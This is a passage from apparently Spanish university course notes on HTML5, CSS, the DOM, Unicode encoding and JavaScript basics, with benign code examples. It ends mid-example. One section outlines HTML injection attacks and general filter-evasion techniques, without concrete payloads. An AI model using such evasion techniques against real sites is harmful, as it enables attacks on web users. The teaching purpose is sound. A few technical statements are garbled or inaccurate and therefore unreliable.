Almacenamiento local en el lado cliente, Nuevas API's como: AppCache, WebStorage, IndexedDB, and FileSystem API.

Geolocalización de forma nativa.

WebWorker API primera aproximación a la programación multi-hilo con restricciones de acceso a Java y al DOM principal y la comunicación es mediante serialización no hay espacio compartido, una mezcla entre proceso e hilo.

Conectividad Nuevas API's para mejorar la comunicación desde la página como websockets que se trata de una implementación los sockets tradicionales, nueva revisión de XHR2(XMLHttpRequest2) y nuevos eventos javascript para gestionar la asincronía en la carga de datos.

Node.js fusión de las técnicas empleadas en jnode al navegador. Inicialmente la gestión de eventos la lleva a cabo el navegador en jnode la realiza el "event loop".

Ejemplo de webstorage:

```
var storage = localStorage;

function guardar(clave, valor) {
    storage.setItem(clave, valor);
    alert('Valor guardado ' + clave + '=' + valor);
}

function eliminar(clave) {
    storage.removeItem(clave);
    alert('Valor eliminado con clave ' + clave);
}

function verTodos() {
    for (var i=0; i < storage.length; i++) {
        var clave = storage.key(i);
        var valor = storage.getItem(clave);
        alert('Valor obtenido ' + clave + '=' + valor);
    }
}
```

Nota: Diferencias con las cookies: mayor almacenamiento y no se envían en las cabeceras ni de forma automática.

Ejemplo de sistema de ficheros local, se accede desde javascript:

```
function onInitFs(fs) {

    fs.root.getFile('log.txt', {create: true, exclusive: true}, function(fileEntry) {

        // fileEntry.isFile === true
        // fileEntry.name == 'log.txt'
        // fileEntry.fullPath == '/log.txt'

    }, errorHandler);

}

window.requestFileSystem(window.TEMPORARY, 1024*1024, onInitFs, errorHandler);
```

3.3.3. Estructura de un Documento

Aunque el mundo de los diseñadores web es muy rico, se ha llegado a un consenso para establecer una estructura de documento basada en "id", de manera que pueda emplearse estilos asociados con estos "id" en las etiquetas <div>. Un ejemplo típico podría ser:

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=UTF-8" />
<title>...</title>
</head>
<body>
<div id="header">...</div>
<div id="nav">...</div>
<div id="article">...</div>
<div id="footer">...</div>
</body>
</html>
```

3.3.4. Etiquetas

Más valor de etiquetas previas: por ejemplo `<input>` permite varios tipos de formularios, no hace falta javascript para validar y dar estilo a estas etiquetas y muy importante desde el punto de vista de seguridad del autocompletado de los campos.

Nuevas etiquetas relacionadas con web semántica: `<article>`, `<aside>`, `<figcaption>`, `<figure>`, `<footer>`, `<header>`, `<hgroup>`, `<mark>`, `<nav>`, `<section>`, `<time>`, `<keygen>`, `<meter>`, `<summary>`

Nuevos eventos relacionados con el propio documento y eventos relacionados con las tecnologías táctiles.

Elementos de formularios: `<output>` se puede asociar a través de una función javascript elementos de entrada de un formulario a elementos de salida. En los formularios se aceptan muchos tipos de datos de entrada, y se pueden validar sin uso de javascript.

Atributos `key=valor` se permite emplear comillas simples, dobles o no emplearlas.

Gráficos Con la etiqueta `<canvas>` y javascript se pueden emplear graficos basados en mapas de bits y con `<SVG>` se crean gráficos vectoriales, las etiquetas del lenguaje `<SVG>` se integran directamente en el DOM del documento, el estándar SVG previo a HTML5 permite asimismo scripting y gestión de eventos del propio gráfico.

New Media Elements `<audio>`, `<video>`, `<embed>` define un contenedor de aplicaciones externas (no HTML), los ficheros de video o audio se pueden agrupar por sí no mediante varias entradas source de una etiqueta audio o video, también se le pueden añadir pistas de subtítulos asociadas al audio con la etiqueta `<track>`.

Server-Sent Events - One Way Messaging El cliente escucha eventos enviados desde el servidor para notificar cambios en el documento.

3.3.5. CSS Cascading Style Sheet

Niveles de Inserción Las hojas de estilo en cascada se emplean para establecer el estilo o aspecto con el que se presentará en pantalla, papel u otros medios, la información contenida en un documento HTML. Los aspectos relacionados con el estilo pueden incorporarse a muchos niveles: dentro de cada etiqueta html, pues en general estas admiten el atributo `style`, se puede incluir con la etiqueta `style` en el propio documento HTML, o se puede incluir una hoja de estilo externa.

Sintaxis de CSS La sintaxis de CSS es una lista de selectores y entre llaves para el selector una o varias declaraciones del tipo `atributo:valor;` que modifica el atributo del selector. El selector se emplea para encontrar el elemento del documento HTML al que se modificará el atributo. El selector puede ser una etiqueta de HTML, una etiqueta con un ID o un clase (`p`, `#identificador`, `.parrafo`). Puede emplearse un rico conjunto de expresiones (hijo de... dentro de..., adjacente..., atributo "attr" con valor "valor")

Se puede asociar estilos a los estados de las etiquetas y eventos gestionados por el navegador: `mouseover`, `visited`, `hover`, etc.

BOX-MODEL Un aspecto importante para entender el formateo de los diferentes elementos es el BOX-MODEL. Este define distintas dimensiones para cada nivel (`border`, `content`, `padding`...) y cómo se gestiona el posicionamiento (`absoluto`, `fixed`, `relativo`, `heredado`) dentro de un elemento, línea, párrafo, viewport o ventana.

Responsive Design: Los CSS Media Queries permiten asociar los estilos de los elementos a distintas resoluciones, orientaciones, medios, etc. y de esta manera adecuar la visualización de la página para distintos medios (`responsive design`). Ejemplo de media query:

```
@media screen and (min-width: 480px) {
  body {
    background-color: lightgreen;
  }
}
```

3.4. DOM Document Object Model

El DOM es un estándar de la W3C (World Wide Web Consortium). Define un interfaz "independiente" del lenguaje para acceder y actualizar dinámicamente el contenido, estructura y estilo de un documento. Está definido en varios documentos de la W3C, algunos de los cuales hacen referencia al núcleo de la especificación y otros se adaptan al tipo de documento al que proporcionan la API (XML, HTML, SVG, MathML, "CSS", etc), en casi todos los casos se trata de lenguajes de marcado. La última versión sobre la que existe un W3C Working Draft se

denomina DOM41 está obsoleto y el estándar lo mantiene la organización WHATWG (Web Hypertext Application Technology Working Group) actualizado el 27 de Enero de 2021. [Ejemplo de un árbol DOM de un documento HTML](#). El DOM define:

Element o Node:

- Los elementos del lenguaje HTML como objetos con propiedades (innerHTML) y métodos (getElementById). [Ejecutar el ejemplo](#).

```
<html>
<body>
<p id="demo"></p>
<script>
document.getElementById("demo").innerHTML = "Hello World!";
</script>
</body>
</html>
```

en algunas ocasiones es difícil saber a qué API se está haciendo referencia: Un “element” (HTML-DOM) o un “node” (Core-DOM). En ambos casos y a cierto nivel, la funcionalidad es equivalente.

- Las propiedades de todos los elementos.
- Los métodos de acceso de todos los elementos HTML.
- Los eventos asociados a todos los elementos HTML.

API para cambiar atributos de un elemento:

- element.setAttribute(attribute, value);
- element.innerHTML = xxx, cambia el contenido de un elementos HTML.
- element.attribute = xxx, cambia el atributo de un elemento HTML.
- element.style.property = yyy, aquí se cambia el estilo de un elemento HTML.

API añadir y eliminar elementos en un documento. API del elemento o nodo “document”:

- document.createElement(element) Create an HTML element
- document.removeChild(element) Remove an HTML element
- document.appendChild(element) Add an HTML element
- document.replaceChild(element) Replace an HTML element

Hay eventos asociados al acceso a estas API que, a su vez, generan eventos en el navegador para actualizar la visualización dinámicamente.

La API de algunos tipos de nodos permite acceder a colecciones, por ejemplo, el objeto document permite acceder a todas las “imágenes” del mismo con: document.images (Returns all elements)

Ejemplos con javascript:

```
var x = document.getElementById("main");
var y = x.getElementsByTagName("p");
```

Listing 3.1: fragmento de javascript

```
<!DOCTYPE html>
<html>
<body>

<script>
document.write(Date());
</script>

</body>
</html>
```

Listing 3.2: Ejemplo para cambiar todo el documento, fichero ejemplo1.html

```
<html>
<body>

<p id="p1">Hello World!</p>

<script>
document.getElementById("p1").innerHTML = "New text!";
</script>

</body>
</html>
```

Listing 3.3: Cambiar parte del documento, fichero ejemplo2.html

```
<html>
<body>

<p id="p2">Hello World!</p>

<script>
document.getElementById("p2").style.color = "blue";
</script>

<p>The paragraph above was changed by a script.</p>

</body>
</html>
```

Listing 3.4: Cambiar un elemento CSS, fichero ejemplo3.html

```
element.addEventListener("click", myFunction);
function myFunction() {
    alert ("Hello World!");
}
```

Listing 3.5: Es posible asociar eventos a elementos

Navegar por el DOM:

- rootElement
- parentNode
- firstChild
- lastChild
- nextSibling, previousSibling

Crear Nuevos elementos (donde no alcanza el HTML DOM va el Core DOM)

```
<div id="div1">
  <p id="p1">This is a paragraph.</p>
  <p id="p2">This is another paragraph.</p>
</div>

<script>
var para = document.createElement("p");
var node = document.createTextNode("This is new.");
para.appendChild(node);

var element = document.getElementById("div1");
element.appendChild(para);
</script>
```

3.5. Codificación y mapa de caracteres.

Un pequeño resumen del lío entre carácter, code point's, mapa de símbolos, y codificación o UTF-8, UTF-16, UTF-32.

```
A chinese character:    汉
it's unicode value:     U+6C49
convert 6C49 to binary: 01101100 01001001
embed 6C49 as UTF-8:   11100110 10110001 10001001
```

Caracteres hay muchos, en las lenguas latinas menos y en lenguas orientales más, son representaciones de “letras y símbolos” de estas lenguas. En los primeros tiempos de las comunicaciones entre computadores se asociaba a cada letra un número, surgió entre otros muchos el “estándar” ASCII

ASCII, un juego de caracteres de 7 bits que contenía números, símbolos, letras en mayúsculas y minúsculas, muy útil en el mundo anglosajón.

codepage, conforme se extendió el uso de computadores los países con caracteres latinos necesitaban un código mayor (para poder visualizar la ñ, ç, vocales con tilde, menús de recuadros ;P). y se extendió la tabla ASCII a 8 bits, y empezó el lío: cada país tenía su propio conjunto de caracteres extendido del ASCII a los que posteriormente se les denomina páginas de código (codepage) (por interoperabilidad... ejem).

Unicode Cuando los países asiáticos requirieron estas páginas de código se observó que eran insuficientes y se desarrolló un nuevo estándar extensible para que pudiesen coexistir en este estándar, todos los símbolos y caracteres necesarios para cualquier lengua escrita del planeta, así nació el Unicode. Este código resolvía el problema pero rompía con todos los estándares ASCII establecidos y no fue aceptado inicialmente.

Nota: The current Unicode standard defines 143,859 code points.

Nota: A code point is the atomic unit (irreducible unit) of information. Text is a sequence of code points. Each code point is a number which is given meaning by the Unicode standard.

Pero un carácter o letra que vemos, glifo, no tiene porque tener un único code-point y además para visualizarlos es posible combinar varios. Por ejemplo, “é” se puede representar en Unicode como: U+0065 (LATIN SMALL LETTER E) seguida de U+0301 (COMBINING ACUTE ACCENT), pero también se puede representar como U+00E9 (LATIN SMALL LETTER E WITH ACUTE).

Codificación UTF, en 8,16 y 32 bits. Todo volvió a sus cauces cuando a alguien se le ocurrió esta codificación. Esta codificación es extensible, en la codificación aparecen dos campos (tipo de código, carácter) de esta forma la codificación UTF-8 permite codificar un code-point cuyo valor no cabe en 7 bits “extendiendo el valor”. Partiendo de UTF-8 todos los caracteres de la tabla unicode son representables mediante esta codificación en bloques de 8 bits. Afortunadamente, los primeros 127 caracteres unicode se corresponde con la tabla ASCII original permitiendo el intercambio de información con sistemas con protocolos antiguos.

Rango de puntos UNICODE	Valor escalar	UTF-16	UTF-8
000000-00007F	00000000 0xxxxxxx	00000000 0xxxxxxx	0xxxxxxx
000080-0007FF	00000yyy yyxxxxxx	00000yyy yyxxxxxx	110yyyyy 10xxxxxx
000800-00FFFF	zzzzyyyy yyxxxxxx	zzzzyyyy yyxxxxxx	1110zzzz 10yyyyyy 10xxxxxx
010000-10FFFF	000uuuuu zzzzyyyy yyxxxxxx	110110ww wwzzzzyy 110111yy yyxxxxxx (www = uuuu - 1)	11110uuu 10uuzzzz 10yyyyyy 10xxxxxx

Esta forma de codificar los caracteres se puede emplear en muchos lenguajes de programación. Si no se emplea UTF-8 para codificar unicode en esta sentencia empiezan los problemas:

```
var cadena="Esto es un lío";
```

¿Cuánto ocupa en bytes cada carácter?, ¿Cómo se codifica la í?. Cada lenguaje emplea su propia codificación nativa de Unicode, por ejemplo: en PHP cada carácter ocupa un byte o eso parece, porque tiene dos funciones para calcular el tamaño de un string: `strlen()` y `mb_strlen()` [multibyte strings]. Una cadena con un emoji tiene cuatro bytes de longitud empleando `strlen` y uno empleando `mb_strlen`. En javascript de forma nativa se emplea UTF16, de manera que cualquier carácter ocupa paquetes de 2 bytes, la letra C de Castellano ocupa 2 bytes. En MySQL se emplea UTF8 y cada carácter ocupa ¡3 bytes! [pincha en este enlace](#).

3.6. Ataques HTML

Los ataques a las aplicaciones web pueden apoyarse en las diferentes tecnologías que la soportan, pero la mayoría de los vectores de ataque emplean técnicas de inyección sobre HTML, ya sea de código Javascript, de hojas de estilo CSS cuando el objetivo es el usuario de una aplicación (front-end) o por medio de inyección SQL o XPath o en el propio código HTML cuando el objetivo es el/los servidores que hay tras la aplicación (back-end). En esta sección veremos que elementos ambiguos del lenguaje HTML permiten alterar el contenido de la propia página web.

Un ataque por inyección HTML no es tan popular ni peligroso como otros pues el objetivo es el usuario de la web en lugar de los servidores, por lo que el testeo de estos ataques a veces es omitido pero puede forzar una denegación de servicio, permitir el robo de credenciales, provocar pérdidas económicas, por ejemplo, por atacar una marca comercial.

El ataque se apoya en aquellos elementos que permiten a un usuario enviar datos, se transforman en otros o se modifican y se devuelven al cliente para su renderizado en el navegador (este mecanismo es similar a otras inyecciones).

Los principales ataques son: HTML inyectado almacenado y HTML inyectado reflejado. El ataque por almacenado de inyección HTML hace que el HTML se quede almacenado en el servidor y es cuando se solicita al servidor cuando se manifiesta el ataque. En cambio, el ataque por reflejo de inyección HTML el ataque se observa inmediatamente. Este último se puede dividir a su vez en función del verbo o si es a través de la URL: GET reflejado, POST reflejado o URL reflejado. Recordad que el GET es para solicitar información, y POST emplea para enviar.

El GET reflejado consiste, por ejemplo, en algún elemento que se transforme en una petición GET hacia el servidor: un formulario de búsqueda que a la vuelta tiene el código inyectado. En el caso del verbo POST, un formulario de registro: un usuario registrado puede ser un nombre de usuario más un bloque de HTML incrustado. En estos casos también se puede emplear la URL para mezclar código HTML con la dirección real.

Este tipo de ataques emplean caracteres que tienen varias interpretaciones para modificar los atributos de los elementos HTML, por ejemplo para cerrar los elementos de forma temprana, etc., de forma que se puedan superar los mecanismos de filtrado. También hay que considerar aplicaciones que por su funcionalidad tienen capacidades limitadas de filtrado.

A continuación se resumen una serie de caracteres o expresiones que se pueden emplear para inyectar u ofuscar HTML, en función del contexto:

Técnicas de Inyección en varios contextos de “parseo” : En los campos de datos, cerrando el TAG , en los comentarios, en los campos CDATA, consiste en cerrar el contexto prematuramente, por ejemplo, cerrando el comentario. ¿Qué le ocurre al resto del código que se transforma en, por ejemplo, innerHTML? ¿A quién le importa si algo se ve un poco mal?.

Técnicas de creación “Payload” para evitar filtros y validación de datos: Los filtros de validación evolucionan conforme evolucionan las vulnerabilidades, por lo que no siempre se implementan filtros perfectos, además conviene recordar que las aplicaciones tienen a veces necesidad de no filtrar excesivamente las entradas.

Composiciones JavaScript para manipulación y ofuscación En ocasiones javascript nos permite añadir el código de forma indirecta, se puede concatenar cadenas de forma que lo que antes era inocuo se convierta en un fragmento ejecutable.

3.7. Links

General:

- HTML5 Hacks, Jesse Cravens, Jeff Burtoft.
- Almacenamiento local.
- FileSystem API I.
- FileSystem API II.
- Protocolo HTTP
- Hacker News Phising
- HTML5 <https://www.w3schools.com/html/default.asp>
- CSS <https://www.w3schools.com/css/default.asp>
- Javascript HTML DOM https://www.w3schools.com/js/js_htmlDOM.asp
- DOM en su máxima expresión <https://www.w3schools.com/xml/default.asp>
- Unicode

- Algo sobre mapas de caracteres
- JavaScript event loop
- Inyección HTML
- HTML Injection Quick Reference

Reflow CSS. Renderizado:

- <https://www.youtube.com/watch?v=Pk0BnYxqj3k>
- <https://youtu.be/ZTnIXIA5KGw>
- <https://youtu.be/9-ezi9pzdj0>
- <https://youtu.be/zqHV625EU3E>

Personajes:

- <https://www.joelonsoftware.com>

Tema 4 Javascript

Contents

4.1. Objetivos	21
4.2. Introducción	21
4.3. E/S Básica	22
4.4. Aritmética, operadores, variables, eventos...	22
4.5. Expresiones Regulares	23
4.6. Excepciones en Javascript	23
4.7. Objetos Javascript	24
4.8. Funciones Javascript	24
4.9. Javascript Forms, DOM HTML y DOM Browsers	25
4.10. Javascript AJAX y fetch	25
4.10.1. AJAX: Asynchronous JavaScript And XML	25
4.10.2. Fetch	26
4.11. Javascript JSON	27
4.12. Promesas Javascript, mejora de la legibilidad y control de la asincronía	27
4.13. Web Assembly (wasm)	28
4.14. Javascript worm, Mikeyy Twitter Worm	30
4.15. Links	32

4.1. Objetivos

- Conocer los detalles del language Javascript.
- También introduciremos conceptos relacionados con el DOM.

4.2. Introducción

Javascript: Leguaje de programación orientado a objetos interpretado, los programas se llaman scripts y es uno de los tres lenguajes de la web: HTML,CSS y Javascript, aunque también cada vez se emplean más en la parte de servidor con el entorno **Node.js**. Se desarrollo para darle dinamismo a las páginas web. El entorno de ejecución de un script es una pestaña del navegador y el programa está separado en varios bloques dentro del documento html y no necesariamente dentro de etiquetas <script>. Ejemplo: https://www.w3schools.com/js/tryit.asp?filename=tryjs_myfirst

Javascript vs **JQuery**, esta última es una librería desarrollada para acceder al DOM desde javascript pero tras la versión 5 de javascript se dispone de una API para acceso al DOM de forma estándar.

El nombre oficial del lenguaje es ECMAScript y está en constante evolución. La versión más soportada es la versión 5 liberada en año 2009. https://www.w3schools.com/js/js_versions.asp

¿Qué puede o no hacer javascript?

- “No tiene acceso” a bajo nivel a la memoria o a la CPU. Aunque la ejecución expeculativa lo ha permitido.

- Dependiendo del entorno de ejecución, puede o no acceder a ficheros, realizar peticiones por la red. En un entorno Node.JS, un programa javascript es equivalente a un proceso de usuario, puede acceder a ficheros locales si así lo permite el sistema operativo. Dentro de un navegador el programa javascript sólo puede acceder a ficheros a través de la "API localStorage".
- Dentro de un navegador, javascript puede hacer cualquier cosa relacionada con la manipulación de la página, y la interacción con el usuario y el servidor. Por ejemplo: añadir nuevos elementos a la página, procesar eventos del tipo "mouseover" o "keypressed", enviar o recibir ficheros del servidor, leer y crear cookies.
- No tiene acceso directo a las funciones de SO.
- Puede acceder a la cámara/micrófono siempre y cuando el usuario le de permisos de forma explícita.
- Javascript no puede acceder a otras ventanas o pestañas del navegador. En el caso de abrir una ventana nueva, esta debe someterse la política **Same Origin Policy** del navegador.

Hay múltiples IDE's y editores Javascript pero hay que considerar en que entorno de ejecución se van poner en marcha: browser, NodeJS, con que lenguaje se integran HTML y CSS y el lenguaje, por ejemplo, en el que se desarrolla una aplicación WEB en la parte del servidor: PHP, Java, .NET, etc.

Cuando se trata de aplicaciones web completas en el lado cliente, hay herramientas, como el Google Web Toolkit (GWT), para "transpilar" la aplicación desarrollada normalmente en java en lenguaje a javascript y HTML.

4.3. E/S Básica

Javascript obtiene su entrada generalmente del formularios dentro de la página web, y es capaz de "mostrar" datos de diferentes formas:

- Escribir en un elemento HTML empleando el "atributo" innerHTML.
- Escribir en el resultado de la evaluación de un documento HTML empleando document.write(). Es un mecanismo un poco ambiguo en su ejecución e implementación. Está disponible pero no debería emplearse.
- En un cuadro modal del navegador empleando window.alert().
- Empleando la consola del navegador con console.log(). Tradicional no afecta al código HTML. Ejemplo: https://www.w3schools.com/js/tryit.asp?filename=tryjs_output_console

4.4. Aritmética, operadores, variables, eventos...

Javascript es un lenguaje similar a Java en cuanto a operadores, algunos de ellos están sobrecargados como la operación +, de este modo, es posible concatenar cadenas o sumar números. Los números se tratan, por defecto, como flotantes de doble precisión. Otros operadores como la resta - se emplean para restar números, pero se puede emplear sobre cadenas que contienen únicamente números, los mecanismos de casting de Javascript son cuantiosos. Es necesario trabajar con estas características de javascript pues no da errores sintácticos y el resultado puede no ser el esperado.

Cadenas: se encierran entre comillas dobles ("), comillas simples ('), contra tilde (`), esta última tiene una funcionalidad añadida que es permitir evaluar expresiones dentro de las cadenas encerrándolas con \${ . . } como se emplea en lenguajes de scripting.

Undefined y null definen valores diferentes, undefined es el valor de cualquier elemento declarado pero no inicializado, y null es un tipo especial que indica: vacío, valor desconocido o simplemente, desconocido.

Tipos de datos: number, string, boolean, null, undefined, object y symbol. Es posible emplear el operador o función typeof para conocer el tipo de una variable.

Conversión de tipos: Algunos tipos de datos number, string, boolean. Se pueden convertir entre ellos aunque no se emplea el concepto de casting () como en java o lenguaje C. La conversión es posible con funciones globales como. String(100) o como métodos del propio tipo (cuando es un objeto) x.toString().

Ámbito de las variables: Dependiendo del lugar donde se declara la variable, esta se definirá como global, local, o local a un bloque (declaradas como let): código entre {}.

Evento: Los eventos son más bien aspectos de HTML pero se instancian como funciones asociadas a nodos en el DOM. Hay eventos del sistema(alarm, timeout, etc), de DOM (loaded, closed, removed, etc), derivados del interfaz de usuario (ratón (onclick), táctil(ontouch), teclado(keyup), etc). A los eventos se les asocian manejadores, denominados listeners. Ejemplo: <button onclick="this.innerHTML = Date()">The time is?</button>

Objeto: Se define como una lista de clave:valor separadas por comas y encerradas entre llaves:

```
var person = {
  firstName: "John",
  lastName : "Doe",
  id      : 5566,
  fullName : function() {
    return this.firstName + " " + this.lastName;
  }
};
```

4.5. Expresiones Regulares

Las **expresiones regulares** se emplean en JavaScript para poder realizar búsquedas y reemplazamientos dentro de cadenas. Se emplean de forma combinada con los métodos `cad.search()` y `cad.replace`. Tienen una sintaxis como: `/pattern/modifiers`

Ejemplo 1:
`var patt = /w3schools/i;`

Ejemplo 2:

Escapar la entrada del usuario para que sea tratada como una cadena literal. En una expresión regular se puede lograr mediante la sustitución simple:

```
función escapeRegExp(cadena) {
  return cadena.replace(/[\.\*\?\^\$\{\}\|\[\]\\\]/g, '\\$&'); // $& significa la totalidad de la cadena coincidente
}
```

Operaciones equivalentes a los modificadores:

- `exec` -> realiza una búsqueda
- `test` -> Un método `RegExp` que verifica una coincidencia en una cadena. Devuelve `true` o `false`.
- `match` -> Un método `String` que ejecuta una búsqueda por una coincidencia en una cadena. Devuelve un array de información o `null` si no existe coincidencia alguna.
- `search` -> Un método `String` que verifica una coincidencia en una cadena. Devuelve el índice de la coincidencia, o `-1` si la búsqueda falla.
- `replace` -> Un método `String` que ejecuta una búsqueda por una coincidencia en una cadena, y reemplaza la subcadena encontrada con una subcadena de reemplazo.
- `split` -> Un método `String` que utiliza una expresión regular o una cadena fija para cortar una cadena y colocarlo en un array de subcadenas.

4.6. Excepciones en Javascript

Una **excepción** es una situación de error, algunas veces en condiciones controladas. Cuando algún elemento del lenguaje o del “entorno” lanza una excepción se para la ejecución del programa a menos que se trate, es decir, que se contemple la aparición de la misma. Javascript tiene cuatro palabras reservadas para su tratamiento:

- **try** inicia un bloque donde el programador prevee la aparición de excepciones, por tratamiento de datos, acceso a API, etc.
- **catch** bloque asociado a `try` donde se trata la excepción. ¿Qué es tratar una excepción?
- **finally** asociado al bloque `try-catch` asegura la ejecución de un bloque de código tanto si se produce la excepción como si no. Ejemplo: cerrar una conexión de forma segura si durante el procesamiento de la información recibida se ha producido un error, acción que siempre debe realizarse.
- **throw** Es posible lanzar una excepción por parte de programador, se crea un objeto `Error` y se lanza. Ejemplo: https://www.w3schools.com/js/tryit.asp?filename=tryjs_throw_error

4.7. Objetos Javascript

Casi todo en javascript es un objeto(funciones, objetos, array, Maths, Dates, etc), y algunos tipos de datos pueden serlo o no, según se definan de una forma u otra: `var x=3.4;` ó `x=new Number(3.14);`

Los objetos se crean de muchas formas: literal, con operador `new` y con una función constructora (es una función en la que se altera los métodos/Atributos con la palabra reservada `this`).

Ejemplo 1:

```
var person = {firstName:"John", lastName:"Doe", age:50, eyeColor:"blue"};
```

Ejemplo 2:

```
var person = new Object();
person.firstName = "John";
person.lastName = "Doe";
person.age = 50;
person.eyeColor = "blue";
```

Se pueden añadir nuevos atributos y métodos a un objeto en cualquier parte del programa, o ¡eliminarlos! con `delete`. Se puede crear en una sentencia `return` desde dentro de una función con varias formas abreviadas pero equivalentes de crearlas.

Son básicamente colecciones de elementos al igual que vectores, recorridos con índice numérico, pero se puede recorrer empleando claves, normalmente formadas con un único identificador, aunque si se definen con identificadores entre comillas pueden ser frases. Se puede recorrer como se hace con un vector empleando `for(let prop in obj)`, ordenado en caso de emplear una atributo numérico.

Los objetos se asignan empleando referencias a los mismos. Cuando se quiere duplicar un objeto, hay que copiar todos los atributos y métodos uno a uno, o bien emplear `Object.assign({}, user, ...)`; con el que se pueden clonar o fusionar varios objetos en uno.

4.8. Funciones Javascript

A diferencia de otros lenguajes, en javascript no se define el tipo de los argumentos y se pueden declarar de forma ordinaria o asignarla a una variable, en este caso se trata de funciones anónimas que se emplean utilizando el nombre de la variable a la que se asigna.

Ejemplo 1:

```
var x = function (a, b) {return a * b};
```

Ejemplo 2:

```
var myFunction = new Function("a", "b", "return a * b");
var x = myFunction(4, 3);
```

Es posible que una función se autoinvoque siempre y cuando sea anónima: En muchos programas y bibliotecas se encierra el código JavaScript en una IIFE(immediately invoked function expression) para que sus variables y funciones no colisionen con otras definidas en otros archivos.

Ejemplo: `(function() { return "hola";})();`

Las funciones ¡son objetos!, tiene atributos y métodos. Ejemplo:

```
function myFunction(a, b) {
  return arguments.length; <-- atributo.
}

var txt = myFunction.toString(); <-- método
```

4.9. Javascript Forms, DOM HTML y DOM Browsers

El DOM HTML es un estándar de modelo de objetos y una API de programación para HTML. Define:

- Los elementos de HTML los transforma en objetos.
- Estos objetos contienen todas las propiedades de cada elemento de HTML.
- Proporciona métodos de acceso a todos los elementos de HTML
- Permite acceder a la definición de todos los eventos de los elementos de HTML. The events for all HTML elements

Permite obtener, cambiar, añadir y borrar cualquier elemento de HTML.

- **document.getElementById**, devuelve un objeto que contiene todos los atributos del elemento y que emplea un navegador para su visualización (esto dependerá de como interpreta el código html cada navegador y unos métodos para acceder a estos atributos procesados y sin procesar. Uno de los más importantes es `innerHTML` e `innerText`, el primero es el código HTML de ese nodo y sus hijos y el segundo contiene el HTML preprocesado (no renderizado), es decir, sin etiquetas HTML.
- **document.getElementsByTagName** devuelve la lista de elementos del documento con esa etiqueta, por ejemplo, todos los párrafos.
- **document.getElementsByClassName** Encuentra por nombre de clase. Normalmente estilos CSS.

El objeto `document` ya contiene listas con muchos de los elementos de HTML e incluso del "DOM del navegador", ejemplo: `document.anchors` y `document.cookie`.

Las hojas de estilo CSS se incrustan dentro del DOM y tienen sus propios métodos de búsqueda: búsquedas por selector de CSS. Ejemplo: `var x = document.querySelectorAll("p.intro");`. Este `querySelector` es equivalente al que emplea el navegador para aplicar los estilos.

Es posible añadir `listeners` a los elementos de HTML con el método `document.getElementById("myBtn").addEventListener("click", displayDate);`. En este caso, cuando se hace click sobre el botón "myBtn" se invoca a la función `displayDate`. Pueden crearse y después renderizarse nuevos elementos de HTML.

```
<script>
var para = document.createElement("p");
var node = document.createTextNode("This is new.");
para.appendChild(node);

var element = document.getElementById("div1");
element.appendChild(para);
</script>
```

No hay un nombre oficial para Browser Object Model, pero casi todos los navegadores han ido añadiendo progresivamente las mismas funcionalidades y las han ofrecido como objetos:

- **document** hace referencia al documento. Las cookies que son parte del protocolo http ¡se insertan en el documento!.
- **window** hace referencia a la pestaña de un navegador. `setTimeout` y `setInterval`, invoca después de un periodo de tiempo en milisegundos, o ejecuta periódicamente.
- **Timing** información sobre la aplicación (browser) y S.O.
- **screen** hace referencia al viewport (donde se renderiza) del documento.
- **location** información sobre la url de la ventana.
- **history** información sobre el histórico(ventana) del navegador.
- **navigator** información sobre la aplicación (browser) y S.O.


4.10. Javascript AJAX y fetch

Existen dos API's para comunicarse con servidores `XMLHttpRequest` y `fetch` (nueva API)

4.10.1. AJAX: Asynchronous JavaScript And XML

AJAX no es un lenguaje de programación, es una combinación de un objeto denominado `XMLHttpRequest` que envía los datos, javascript y DOM para procesar y visualizar los datos.

- Tras la carga de la página se ejecutan los scripts, si alguno contiene un objeto XMLHttpRequest se realiza la petición y se asocia una callback que el browser invoca cuando el servidor ha respondido. Mientras el servidor responde el cliente puede hacer otras cosas.
- La callback accede al DOM para actualizar la página.
- (opcional) Se envía nueva información al servidor.



Ejemplo de empleo XMLHttpRequest para realizar un GET.

```

loadDoc("url-1", myFunction1);
loadDoc("url-2", myFunction2);

function loadDoc(url, cFunction) {
  var xhttp;
  xhttp = new XMLHttpRequest();
  xhttp.onreadystatechange = function() {
    if (this.readyState == 4 && this.status == 200) {
      cFunction(this);
    }
  };
  xhttp.open("GET", url, true);
  xhttp.send();
}

function myFunction1(xhttp) {
  // action goes here
}

function myFunction2(xhttp) {
  // action goes here
}

```

Ejemplo de un POST con XMLHttpRequest

```

xhttp.open("POST", "ajax_test.asp", true);
xhttp.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
xhttp.send("fname=Henry&lname=Ford");

```

4.10.2. Fetch

El API fetch es una alternativa a XMLHttpRequest para interactuar con HTTP, con un diseño basado en **promesas**, con mayor flexibilidad y capacidad de control a la hora de realizar llamadas al servidor. También está disponible en NodeJS, por lo que podemos utilizarlo de forma isomórfica, es decir, tanto en cliente como en servidor. Ejemplo de una operación POST con el API fetch empleando un cuerpo JSON.

```

fetch('https://httpbin.org/post',{
  method: 'POST',
  headers: {

```



```

        'Content-Type': 'application/json'
    },
    body: JSON.stringify({"a": 1, "b": 2}),
    cache: 'no-cache'
  })
  .then(function(response) {
    return response.json();
  })
  .then(function(data) {
    console.log('data = ', data);
